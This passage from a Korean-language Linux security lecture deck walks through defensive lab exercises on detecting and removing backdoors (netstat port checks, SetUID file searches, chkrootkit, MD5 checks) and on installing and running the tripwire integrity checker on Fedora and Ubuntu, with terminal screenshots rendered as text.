tcp        0      0 :::22                   :::*                    LISTEN  
tcp        0      0 :::43832                 :::*                    LISTEN  
udp        0      0 0.0.0.0:51276           0.0.0.0:*                 
udp        0      0 0.0.0.0:111             0.0.0.0:*                 

```

[그림 9-46] 'netstat -an'명령 실행



실습 9-5 리눅스 백도어 탐지하고 제거하기

(참고) Well-Known Port

프로토콜	포트번호	설명
ftp-data	20/tcp	FTP, data
ftp	21/tcp	FTP, control
ssh	22/tcp	SSH Remote Login Protocol
telnet	23/tcp	
smtp	25/tcp	Simple Mail Transfer Protocol
dns	53/tcp	Domain Name Server
dns	53/udp	Domain Name Server
dhcps	67/udp	DHCP Protocol Server
dhcpc	68/udp	DHCP Protocol Client
tftp	69/udp	Trivial File Transfer
http	80/tcp	HyperText Transfer Protocol]
pop2	109/tcp	Post Office Protocol – Version 2
pop3	110/tcp	Post Office Protocol – Version 3
imap	143/tcp	Internet Message Access Protocol
snmp	161/udp	SNMP
snmptrap	162/udp	SNMP trap
ldap	389/tcp	Lightweight Directory Access Protocol
https	443/tcp	HTTP over TLS/SSL
https	443/udp	HTTP over TLS/SSL

https://en.wikipedia.org/wiki/List_of_TCP_and_UDP_port_numbers



실습 9-5 리눅스 백도어 탐지하고 제거하기

3 SetUID 파일 검사

- find 명령 이용 시스템에서 SetUID, SetGID가 부여된 파일 검색

```
find / -perm +4000
```



```
root@Fedora14:/  
File Edit View Search Terminal Help  
[root@Fedora14 /]#  
[root@Fedora14 /]# find / -perm +4000  
/usr/lib/nspluginwrapper/plugin-config  
/usr/sbin/usernetctl  
/usr/sbin/userhelper  
/usr/sbin/seunshare  
/usr/sbin/mtr  
/usr/sbin/suexec  
/usr/bin/ksu  
/usr/bin/sudo  
/usr/bin/staprun  
/usr/bin/at  
/usr/bin/sudoedit  
/usr/bin/rcp  
/usr/bin/chfn
```

[그림 9-47] find 명령으로 SetUID가 부여된 파일 검색



실습 9-5 리눅스 백도어 탐지하고 제거하기

4 백도어 탐지 툴 이용

- 리눅스에서는 백도어 탐지 툴의 발전이 미흡함 (상용 소프트웨어가 아님)
- 커널형 백도어는 이런 방법으로 탐지하기 어려워 chkrootkit 등과 같은 툴 이용해야 함

5 무결성 검사

- 주요 파일의 MD5 값을 주기적으로 수집, 검사하여 파일의 변경 내역을 확인

6 백도어의 삭제

- 해당 프로세스 중지, 해당 백도어 파일 삭제

❖ 백도어에 대한 가장 좋은 대응책

- 최초의 권한 획득 자체를 허락하지 않는 것
- 지속적인 보안 점검과 보안이 필요
- 한번 설치된 백도어는 재설치 가능하고, 지속적으로 문제를 발생시킬 수 있음을 인지



실습 9-6 tripwire를 이용한 무결성 검사하기

1 무결성 점검 툴 tripwire 설치하여, 백도어 탐지

- tripwire는 페도라 14에서 yum으로 설치

yum list tripwire // 설치 패키지 확인



```
root@Fedora14:/  
File Edit View Search Terminal Help  
[root@Fedora14 /]# yum list tripwire  
Loaded plugins: langpacks, presto, refresh-packagekit  
Adding en_US to language list  
Available Packages  
tripwire.i686                2.4.1.2-11.fc12  
[root@Fedora14 /]#
```

[그림 9-48] tripwire 설치 패키지 확인



실습 9-6 tripwire를 이용한 무결성 검사하기

yum install tripwire.i686 //패키지 설치

```
root@Fedora14:/  
File Edit View Search Terminal Help  
[root@Fedora14 /]# yum install tripwire.i686  
Loaded plugins: langpacks, presto, refresh-packagekit  
Adding en_US to language list  
Setting up Install Process  
Resolving Dependencies  
--> Running transaction check  
---> Package tripwire.i686 0:2.4.1.2-11.fc12 set to be installed  
--> Finished Dependency Resolution  
  
Dependencies Resolved  
  
=====
```

Package	Arch	Version	Repository	Size
Installing: tripwire	i686	2.4.1.2-11.fc12	fedora	758 k

```
=====
```

Transaction Summary

Install	1 Package(s)
---------	--------------

```
=====
```

Total download size: 758 k
Installed size: 4.0 M
Is this ok [y/N]: █


[그림 9-49] tripwire 설치



실습 9-6 tripwire를 이용한 무결성 검사하기

- 패키지 설치 후에는 초기화 과정 필요
- tripwire의 설정 파일은 임의의 사용자에게 의해 검사 값이나 정책 등이 변경되지 못하도록 암호화되어 저장
- 암호화된 파일 등을 복호화 하거나, 변경하는 데 필요한 일종의 패스워드를 먼저 설정

/usr/sbin/tripwire-setup-keyfiles



```
root@Fedora14:/  
File Edit View Search Terminal Help  
[root@Fedora14 /]#  
[root@Fedora14 /]# /usr/sbin/tripwire-setup-keyfiles  
  
-----  
The Tripwire site and local passphrases are used to sign a variety of  
files, such as the configuration, policy, and database files.  
  
Passphrases should be at least 8 characters in length and contain both  
letters and numbers.  
  
See the Tripwire manual for more information.  
  
-----  
Creating key files...  
  
(When selecting a passphrase, keep in mind that good passphrases typically  
have upper and lower case letters, digits and punctuation marks, and are  
at least 8 characters in length.)  
  
Enter the site keyfile passphrase
```


다음 슬라이드

[그림 9-50] tripwire 패스워드 초기화 프로그램 실행



실습 9-6 tripwire를 이용한 무결성 검사하기

- passphrase로 패스워드 입력
- 패스워드는 'site keyfile passphrase', 와 'local keyfile passphrase' 두가지를 입력



```
root@Fedora14:/  
File Edit View Search Terminal Help  
Enter the site keyfile passphrase:  
Verify the site keyfile passphrase:  
Generating key (this may take several minutes)...Key generation complete.  
  
(When selecting a passphrase, keep in mind that good passphrases typically  
have upper and lower case letters, digits and punctuation marks, and are  
at least 8 characters in length.)  
  
Enter the local keyfile passphrase:
```

[그림 9-51] 'local keyfile passphrase'의 생성



2 tripwire 설정

- /etc/tripwire 디렉터리에는 tripwire와 관련된 **설정 파일, key 파일 및 정책 파일** 저장
- 생성 파일
 - site.key : 입력한 key 값 저장 파일
 - tw.pol, tw.cfg : 암호화 되어 있는 tripwire 관련 설정 파일
 - twcfg.txt, twpol.txt : 기본 설정 내용 확인



실습 9-6 tripwire를 이용한 무결성 검사하기

- tw.pol과 tw.cfg : tripwire 관련 설정 파일, 암호화되어 있음
- 기본설정 내용은 twcfg.txt와 twpol.txt 파일에 저장 됨

cat /etc/tripwire/twcfg.txt //실행 환경에 관련된 설정 파일

```
root@Fedora14:/etc/tripwire
File Edit View Search Terminal Help
ROOT                =/usr/sbin
POLFILE             =/etc/tripwire/tw.pol
DBFILE              =/var/lib/tripwire/$(HOSTNAME).twd
REPORTFILE          =/var/lib/tripwire/report/$(HOSTNAME)-$(DATE).twr
SITEKEYFILE         =/etc/tripwire/site.key
LOCALKEYFILE        =/etc/tripwire/$(HOSTNAME)-local.key
EDITOR              =/bin/vi
LATEPROMPTING       =false
LOOSEDIRECTORYCHECKING =false
MAILNOVIOLATIONS    =true
EMAILREPORTLEVEL    =3
REPORTLEVEL         =3
MAILMETHOD          =SENDMAIL
SYSLOGREPORTING     =false
MAILPROGRAM         =/usr/sbin/sendmail -oi -t
"twcfg.txt" 15L, 603C
```


[그림 9-53] /etc/tripwire/twcfg.txt 파일 내용



실습 9-6 tripwire를 이용한 무결성 검사하기

- twpol.txt : 해당 시스템에 대한 무결성 검사 목록 저장 파일, 시스템에 최적화

cat /etc/tripwire/twpol.txt //무결성을 검사할 파일의 목록 지정



```
root@Fedora14:/etc/tripwire
File Edit View Search Terminal Help
# identifier:  tripwire IDS policy input file
# host:        Fedora Core release 1 (Yarrow)
# version:     2.3.1-19.fdr.1
# maintainer:  Keith G. Robertson-Turner <tripwire-devel[AT]genesis-x.nildram.co.uk>
# validator:   unvalidated
# date:        Tue Jun 15 17:09:21 BST 2004

# description:
# This is an example Tripwire Policy input file. It is intended as the
# starting point to creating your own custom Tripwire Policy. Referring
# to it, as well as the Tripwire Policy Guide, should give you enough
# information to make a good custom Tripwire Policy that better fits
# your configuration and security needs. This text version will be used
# by tripwire as input to create a proprietary type of file called a
```


[그림 9-54] /etc/tripwire/twpol.txt 파일 내용



실습 9-6 tripwire를 이용한 무결성 검사하기

3 초기 시스템 검사 목록 작성 : 설정된 정책 적용 위해 tripwire 실행

```
/usr/sbin/tripwire -m i
```

A terminal window titled 'root@Fedora14:/etc/tripwire' with a menu bar (File, Edit, View, Search, Terminal, Help). The command '[root@Fedora14 tripwire]# /usr/sbin/tripwire -m i' is entered and highlighted with a red rectangle. The output shows the command parsing the policy file, generating a database, and processing the Unix File System, with warnings for file system errors on /dev/kmem.

```
root@Fedora14:/etc/tripwire
File Edit View Search Terminal Help
[root@Fedora14 tripwire]#
[root@Fedora14 tripwire]# /usr/sbin/tripwire -m i
Please enter your local passphrase:
Parsing policy file: /etc/tripwire/tw.pol
Generating the database...
*** Processing Unix File System ***
### Warning: File system error.
### Filename: /dev/kmem
### No such file or directory
### Continuing...
### Warning: File system error.
```

[그림 9-55] tripwire 초기화를 통한 파일 시스템에 대한 데이터베이스 생성




실습 9-6 tripwire를 이용한 무결성 검사하기

4 무결성 검사

- tripwire 설치하면 매일 자동으로 cron 데몬에 추가하여 정기적으로 실행할 수 있다.
- 혹은 관리자가 임의로 --check 옵션을 주어 지금 바로 실행 시킬 수도 있음

tripwire --check



```
root@Fedora14:/etc/tripwire
File Edit View Search Terminal Help
[root@Fedora14 tripwire]#
[root@Fedora14 tripwire]# tripwire --check
Parsing policy file: /etc/tripwire/tw.pol
*** Processing Unix File System ***
Performing integrity check...
### Warning: File system error.
### Filename: /dev/kmem
### No such file or directory
### Continuing...
### Warning: File system error.
### Filename: /proc/ksyms
```


[그림 9-56] tripwire를 이용한 무결성 검사



실습 9-6 tripwire를 이용한 무결성 검사하기

- 작성된 **보고서**는 /var/lib/tripwire/report 경로에 **저장 및 파일 확인**

```
twprint -m r --twrfile [보고서 파일.twr]
```



```
root@Fedora14:/var/lib/tripwire/report
File Edit View Search Terminal Help
[root@Fedora14 report]# twprint -m r --twrfile Fedora14-20110311-094641.twr
Note: Report is not encrypted.
Open Source Tripwire(R) 2.4.1 Integrity Check Report

Report generated by:      root
Report created on:       Fri 11 Mar 2011 09:46:41 AM EST
Database last updated on: Never

=====
Report Summary:
=====

Host name:               Fedora14

Security Level  Added  Removed  Modified
-----
Temporary directories    33         0         0         0
* Tripwire Data Files    100         1         0         0
Critical devices         100         0         0         0
User binaries            66         0         0         0
Tripwire Binaries        100         0         0         0
Critical configuration files 100         0         0         0
Libraries                 66         0         0         0
Operating System Utilities 100         0         0         0
Critical system boot files 100         0         0         0
File System and Disk Administration Programs 100         0         0         0
Kernel Administration Programs 100         0         0         0
```

[그림 9-57] tripwire로 생성된 보고서 읽기



9-6 tripwire를 이용한 무결성 검사하기

1 설치하기

- tripwire는 우분투 17에서 apt-get으로 다음과 같이 설치

```
apt-get install tripwire
```

```
root@ubuntu: /
File Edit View Search Terminal Help
root@ubuntu:/#
root@ubuntu:/# apt-get install tripwire
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages were automatically installed and are no longer required:
  linux-headers-4.13.0-21 linux-headers-4.13.0-21-generic
  linux-headers-4.13.0-36 linux-headers-4.13.0-36-generic
  linux-headers-4.13.0-37 linux-headers-4.13.0-37-generic
  linux-image-4.13.0-21-generic linux-image-4.13.0-36-generic
  linux-image-4.13.0-37-generic linux-image-extra-4.13.0-21-generic
  linux-image-extra-4.13.0-36-generic linux-image-extra-4.13.0-37-generic
Use 'apt autoremove' to remove them.
The following additional packages will be installed:
  postfix
Suggested packages:
  procmail postfix-mysql postfix-pgsql postfix-ldap postfix-pcre postfix-lmdb
  postfix-sqlite sasl2-bin dovecot-common resolvconf postfix-cdb postfix-doc
The following NEW packages will be installed:
  postfix tripwire
0 upgraded, 2 newly installed, 0 to remove and 7 not upgraded.
Need to get 2,806 kB of archives.
After this operation, 16.6 MB of additional disk space will be used.
Do you want to continue? [Y/n]
```

그림 9-41 tripwire 설치



9-6 tripwire를 이용한 무결성 검사하기

- ❖ 설치 중 다음 설정 화면을 확인
 - tripwire 가 사용하는 메일 서버와 관련한 사항
 - tripwire 와 관련한 패스워드를 설정해야 함.





그림 9-42 tripwire 관련 설정



설정은 [Tab]과 [Enter]를 눌러 선택.

그림 9-43 tripwire 설치 완료

9-6 tripwire를 이용한 무결성 검사하기

2 tripwire 설정하기

```
root@ubuntu: /etc/tripwire
File Edit View Search Terminal Help
root@ubuntu:/etc/tripwire# ls -al
total 52
drwxr-xr-x  2 root root  4096 May 12 17:49 .
drwxr-xr-x 129 root root 12288 May 12 17:50 ..
-rw-----  1 root root   931 May 12 17:49 site.key
-rw-r--r--  1 root root  4586 May 12 17:49 tw.cfg
-rw-r--r--  1 root root   510 Nov 10  2016 twcfg.txt
-rw-r--r--  1 root root  4159 May 12 17:49 tw.pol
-rw-r--r--  1 root root  6057 Nov 10  2016 twpol.txt
-rw-----  1 root root   931 May 12 17:49 ubuntu-local.key
root@ubuntu:/etc/tripwire#
```

그림 9-44 /etc/tripwire에 저장된 key 파일



9-6 tripwire를 이용한 무결성 검사하기

tw.pol과 tw.cfg는 tripwire 관련 설정 파일인데, 기본적으로 암호화되어 있다. 두 파일의 기본 설정 내용은 twpol.txt와 twcfg.txt 파일로 만드는데, 각 파일 내용은 다음과 같이 확인할 수 있다.

```
cat /etc/tripwire/twcfg.txt
```

```
root@ubuntu: /etc/tripwire
File Edit View Search Terminal Help
root@ubuntu:/etc/tripwire# cat /etc/tripwire/twcfg.txt
ROOT                =/usr/sbin
POLFILE              =/etc/tripwire/tw.pol
DBFILE               =/var/lib/tripwire/$(HOSTNAME).twd
REPORTFILE           =/var/lib/tripwire/report/$(HOSTNAME)-$(DATE).twr
SITEKEYFILE          =/etc/tripwire/site.key
LOCALKEYFILE         =/etc/tripwire/$(HOSTNAME)-local.key
EDITOR               =/usr/bin/editor
LATEPROMPTING        =false
LOOSEDIRECTORYCHECKING =false
MAILNOVIOLATIONS     =true
```

그림 9-45 /etc/tripwire/twcfg.txt 파일 내용



9-6 tripwire를 이용한 무결성 검사하기

twpol.txt 파일은 해당 시스템의 무결성 검사 목록을 저장하는 파일로 시스템에 최적화 시킬 수 있다.

```
cat /etc/tripwire/twpol.txt
```

```
root@ubuntu: /etc/tripwire
File Edit View Search Terminal Help
root@ubuntu:/etc/tripwire# cat /etc/tripwire/twpol.txt
#
# Standard Debian Tripwire configuration
#
# This configuration covers the contents of all 'Essential: yes'
# packages along with any packages necessary for access to an internet
# or system availability, e.g. name services, mail services, PCMCIA
# support, RAID support, and backup/restore support.
#
```

그림 9-46 /etc/tripwire/twpol.txt 파일 내용



9-6 리눅스 백도어 탐지하고 제거하기

3 초기 시스템 검사 목록 작성하기

- tripwire를 실행해야 한다.

```
/usr/sbin/tripwire -m i
```

```
root@ubuntu: /
File Edit View Search Terminal Help
root@ubuntu:/#
